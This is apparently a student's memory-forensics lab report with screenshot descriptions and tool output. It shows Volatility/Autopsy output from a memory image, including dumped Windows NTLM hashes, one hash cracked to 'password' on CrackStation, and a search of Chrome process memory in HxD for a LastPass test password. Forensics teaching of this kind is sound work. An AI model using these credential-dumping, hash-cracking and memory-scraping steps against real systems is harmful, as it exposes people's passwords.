/img\_memdump.mem/ModuleOutput' with columns: Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, Flags(Dir), Flags(Meta), Known, and Location. The table lists several files: consoles, hashdump, imageinfo, lsadump, netscan, plist, shellbags, and userassist. The 'Known' column shows 'Allocated' for most files except 'hashdump' which is 'Unknown'. The 'Location' column shows paths starting with '/img\_memdump.mem/ModuleOutput'. At the bottom, there are tabs for Hex, Text, Application, File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, and Other Occurrences. A search bar at the bottom left shows the text 'Administrator:005:aad3b435b51404eeaad3b435b51404eeae19ccf75ee54e06b06a5907af13cef42::Guest:501:aad3b435b51404eeaad3b435b51404eeae19ccf716aae931b73c9d7e0c089a::student:100:aad3b435b51404eeaad3b435b51404eeae19ccf75ee54e06b06a5907af13cef42::probe:1002:aad3b435b51404eeaad3b435b51404eeae19ccf75ee54e06b06a5907af13cef42::waldc:1004:aad3b435b51404eeaad3b435b51404ee:cfac129dc5e61b2e9b2e7131c7e2b::YOUR-NAME:1005:aad3b435b51404eeaad3b435b51404eeae950c8526e4252b277d8d70adb2ea2ce::'. The bottom right corner shows 'Text Source: File Text'.

## LSADUMP SECTION:

## NETSCAN SECTION:

Vol - Autopsy 4.2.1.0

**Listing** /img\_memdump.mem/ModuleOutput

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
consoles	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4440	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
hashdump	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	498	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
imageinfo	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	666	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
lsadump	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	748	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
<b>netscan</b>	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	15409	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
pslist	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	6950	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
shellbags	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	33142	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
userassist	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	12508	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput

**File Metadata**

Page: 1 of 1 Page	Matches on page: - of - Match	100%	Reset
0x1e5ec3d0 TCPv6 :1028 :=0 LISTENING 1480 dns.exe			
0x1e5f7ca8 TCPv4 0.0.0.21 0.0.0.0 LISTENING 1508 ftphasicsrv.exe			
0x1e5f92c0 TCPv4 0.0.0.8080 0.0.0.0 LISTENING 1508 ftphasicsrv.exe			
0x1e966e10 TCPv4 0.0.0.1030 0.0.0.0 LISTENING 616 lsass.exe			
0x1e966e10 TCPv6 :1030 :=0 LISTENING 616 lsass.exe			
0x1e966f60 TCPv4 0.0.0.1030 0.0.0.0 LISTENING 616 lsass.exe			
0x1e9e7598 TCPv4 0.0.0.1026 0.0.0.0 LISTENING 884 svchost.exe			
0x1e9f9300 TCPv4 0.0.0.135 0.0.0.0 LISTENING 848 svchost.exe			
0x1e9f9300 TCPv6 :135 :=0 LISTENING 848 svchost.exe			
0x1e9fa160 TCPv4 0.0.0.135 0.0.0.0 LISTENING 848 svchost.exe			

## PSLIST SECTION:

Vol - Autopsy 4.2.1.0

**Listing** /img\_memdump.mem/ModuleOutput

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
consoles	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4440	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
hashdump	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	498	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
imageinfo	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	666	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
lsadump	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	748	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
<b>pslist</b>	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	6950	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
shellbags	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	33142	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput
userassist	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	12508	Allocated	Allocated	unknown	/img_memdump.mem/ModuleOutput

**File Metadata**

Page: 1 of 1 Page	Matches on page: - of - Match	100%	Reset
0x04c130b0 svchost.exe	3224 604 9 228 0 0 2014-01-08 02:19:53 UTC+0000		
0x84ce3020 lashost.exe	3336 788 2 97 0 2014-01-08 02:19:53 UTC+0000		
0x84bd8d20 wuauctl.exe	3680 1000 2 139 1 0 2014-01-08 02:20:55 UTC+0000		
0x84cd4a50 notepad.exe	3920 2496 1 51 1 0 2014-01-08 03:19:07 UTC+0000		
0x84cf958 FTK Imager.exe	1800 2496 5 251 1 0 2014-01-08 03:19:32 UTC+0000		
0x848ab618 iexplorer.exe	1888 2496 14 641 1 0 2014-01-08 03:20:24 UTC+0000		
0x848a1340 notepad.exe	2708 2496 1 45 1 0 2014-01-08 17:33:08 UTC+0000		

METADATA

## SHELLBAGS SECTION:

The screenshot shows the Vol Autopsy 4.21.0 interface. On the left, there's a navigation pane with options like 'Add Data Source', 'Case', 'View', 'Tools', 'Window', 'Help', 'File Views', 'File Types', 'Deleted Files', 'MB File Size', 'Data Artifacts', 'Analysis Results', 'OS Accounts', 'Tags', 'Score', and 'Reports'. The main area is titled 'Listing /img\_memdump.mem/ModuleOutput' and shows a table of files. The table has columns: Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, Flags(Dir), Flags(Meta), Known, and Location. One row is selected, showing 'shellbags' with a size of 33142 bytes and an 'Allocated' status. Below the table, there are tabs for 'Hex', 'Text', 'Application', 'File Metadata', 'OS Account', 'Data Artifacts', 'Analysis Results', 'Context', 'Annotations', and 'Other Occurrences'. The 'File Metadata' tab is active, displaying details about a registry key: 'Registry: \Device\HarddiskVolume1\Users\Administrator\AppData\Local\Microsoft\Windows\UsrClass.dat', 'Key Local Settings\Software\Microsoft\Windows\ShellBagMRU\1\0\0', 'Last updated: 2013-06-01 15:44:24 UTC+0000', and 'Value: Mru File Name'. The 'Path' column shows the full path '\vmware-host\Shared Folders\sambowne\Downloads'.

## USERASSIST SECTION:

This screenshot shows the 'Userassist' section of Vol Autopsy 4.21.0. The layout is identical to the 'Shellbags' section, with a file tree on the left and a detailed table on the right. The table lists various userassist entries with columns for Name, S, C, O, Modified Time, Change Time, Access Date, Create Date, File Attr, and Path. The 'userassist' entry is highlighted. The 'File Metadata' tab is active, showing a registry key: 'REG\_BINARY UEME\_RUNPATH:C:\Users\Administrator\Downloads\PI2.3.2\Poison Ivy 2.3.2.exe'. It provides details such as 'ID: 3', 'Count: 6', 'Last updated: 2013-09-13 23:12:30 UTC+0000', and 'Raw Data: 0x00000000 03 00 00 00 b8 00 00 00 d8 8a b8 d6 b0 ce 01 .....'. Another entry for 'REG\_BINARY UEME\_RUNPATH:C:\Users\Administrator\Downloads\PI2.3.2\evil2.exe' is also listed with ID 3.

## PROBE PASSWORD:

The screenshot shows a web browser window with multiple tabs open, including "Guide to Computer Forensics", "CYC303-Spring2024-L1", "Digital Forensics Final", "Digital Forensics Final", "crackstation - Search", "CrackStation - Online", and "Defuse.ca". The main content is the CrackStation homepage, which features a banner with the word "CrackStation" and a red background. Below the banner, there's a navigation bar with links to "CrackStation", "Password Hashing Security", "Defuse Security", and "Free Password Hash Cracker". The main area is titled "Free Password Hash Cracker" and contains a text input field with the value "e19ccf75ee54e06b06a5907af13cef42". To the right of the input field is a reCAPTCHA verification box with the text "I'm not a robot" and a blue circular icon. Below the input field is a note about supported hash types: "Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults". A table below shows the input hash with its type (NTLM) and result (password). At the bottom left, there's a link to "Download CrackStation's Wordlist". On the right side, there's a section titled "How CrackStation Works" with a note about how it uses pre-computed lookup tables to crack hashes.

Hash	Type	Result
e19ccf75ee54e06b06a5907af13cef42	NTLM	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.



You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

## 6. Memory Forensics of LastPass and Keeper

LASTPASS OPENED ON CHROME:



## LASTPASS ACCOUNT CREATION



Welcome to your vault!

When you save something in LastPass, it appears here. Passwords, payment cards, driver's license... You save it, the vault stores it.

**Add your first password**  
Every great LastPass journey begins with a single password. Try it! >

**Import your existing passwords**  
Save time. Import your passwords from another service. >

## FACEBOOK ACCOUNT CREATION:

URL:

Name:  Folder:

Username:  Site password:

Notes:

Advanced Settings:

Cancel Save

## PROCESS EXPLORER EXAMINATION:

Process Explorer - Sysinternals: www.sysinternals.com [ABDULLAHM-PC\user]


The screenshot shows the Process Explorer interface with a list of processes. The main window title is "Process Explorer - Sysinternals: www.sysinternals.com [ABDULLAHM-PC\user]". The menu bar includes File, Options, View, Process, Find, Users, and Help. The toolbar contains icons for New Task, Open Task, Stop Task, Kill Task, Find, and Sort. A search bar at the top right says "<Filter by name>". The main table has columns: CPU, Private Bytes, Working Set, PID, Description, and Company Name. The table lists numerous instances of "chrome.exe" and "msedge.exe". The "chrome.exe" entries are grouped under a minus sign, and the "msedge.exe" entries are also grouped under a minus sign. The "chrome.exe" entries show various working set sizes and PIDs, with company names like Microsoft Corporation, Google LLC, and others. The "msedge.exe" entries also show various working set sizes and PIDs, with company names like Microsoft Corporation. A tooltip for one of the "msedge.exe" processes shows the command line: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --profile-directory=Default --restore -last-session -restart -flag-switches-begin -enable-features=BackForwardCache:TimeToLiveInBackForwardCacheInSeconds/300/should\_ignore\_blocklists/true,UnexpireFlagsM122 --flag-switches-end. The path is listed as "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe". The status bar at the bottom shows CPU Usage: 0.00%, Commit Charge: 59.64%, Processes: 241, and Physical Usage: 53.60%.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
ai.exe	< 0.01	22,760 K	19,144 K	15628	Artificial Intelligence (AI) Host...	Microsoft Corporation
ai.exe	< 0.01	46,368 K	54,780 K	12360	Artificial Intelligence (AI) Host...	Microsoft Corporation
chrome.exe	< 0.01	71,252 K	169,796 K	18368	Google Chrome	Google LLC
chrome.exe		6,700 K	9,060 K	9628	Google Chrome	Google LLC
chrome.exe		215,968 K	231,068 K	18300	Google Chrome	Google LLC
chrome.exe		24,056 K	43,404 K	2920	Google Chrome	Google LLC
chrome.exe		15,740 K	21,904 K	5024	Google Chrome	Google LLC
chrome.exe		64,660 K	114,744 K	8336	Google Chrome	Google LLC
chrome.exe	< 0.01	15,340 K	21,380 K	3132	Google Chrome	Google LLC
chrome.exe		52,900 K	104,252 K	4640	Google Chrome	Google LLC
chrome.exe		29,876 K	62,516 K	14328	Google Chrome	Google LLC
chrome.exe		23,500 K	47,292 K	12380	Google Chrome	Google LLC
chrome.exe		178,284 K	217,460 K	7292	Google Chrome	Google LLC
chrome.exe		36,572 K	71,492 K	11904	Google Chrome	Google LLC
chrome.exe		33,504 K	63,200 K	7852	Google Chrome	Google LLC
chrome.exe		40,428 K	78,100 K	268	Google Chrome	Google LLC
chrome.exe		20,320 K	29,248 K	4952	Google Chrome	Google LLC
chrome.exe	< 0.01	173,280 K	254,488 K	5968	Microsoft Edge	Microsoft Corporation
msedge.exe		2,212 K	9,156 K	1004	Microsoft Edge	Microsoft Corporation
msedge.exe		22,084 K	44,224 K	7296	Microsoft Edge	Microsoft Corporation
msedge.exe		23,300 K	37,912 K	14736	Microsoft Edge	Microsoft Corporation
msedge.exe	< 0.01	65,924 K	97,368 K	15012	Microsoft Edge	Microsoft Corporation
msedge.exe		72,732 K	103,952 K	15488	Microsoft Edge	Microsoft Corporation
msedge.exe		26,844 K	52,308 K	15792	Microsoft Edge	Microsoft Corporation
msedge.exe	< 0.01	21,132 K	7,656 K	16204	Microsoft Edge	Microsoft Corporation

CPU Usage: 0.00% | Commit Charge: 59.64% | Processes: 241 | Physical Usage: 53.60% |

## HxD EXAMINATION:

In HxD, click **Search, Find**.  
In the "Search for" field, enter **testpa**



The screenshot shows the HxD application interface. A search dialog is open in the foreground, titled "Open main memory". It lists various processes and their IDs. The process "chrome.exe (4952)" is selected. The "Search for" field contains the text "testpa". The "OK" button is highlighted. In the background, the main HxD window displays memory dump for process 4952. The left pane shows memory offsets from 00000000000000 to 00000000000010. The right pane shows the corresponding binary data and decoded text. A "Special editors" panel is visible on the right side of the main window.

**HxD - [chrome.exe (4952)]**

File Edit Search View Analysis Tools Window Help

chrome.exe (4952)

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000000000	00000000000000	- 00007FFDFFFF
00007FFE0000	00 00 00 00 00 A0 0F FF 71 6B F7 03 00 00 00	.....jqk=....
00007FFE0010	03 00 00 00 1A 09 81 8B 13 9F DA 01 13 9F DA 01	.....YU..YU.
00007FFE0020	00 F8 29 17 D6 FF FF D6 FF FF FF 64 86 64 86	.o).ÖyyöÖyydta
00007FFE0030	43 00 3A 00 5C 00 57 00 49 00 4E 00 44 00 4F 00	C.:.\W.I.N.D.O.
00007FFE0040	57 00 53 00 00 00 00 00 00 00 00 00 00 00 00 00	W.S.....
00007FFE0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE00A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE00B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE00C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE00D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE00E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE00F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE0190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE01A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE01B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FFE01C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Special editors

Data inspector

Binary (8 bit)

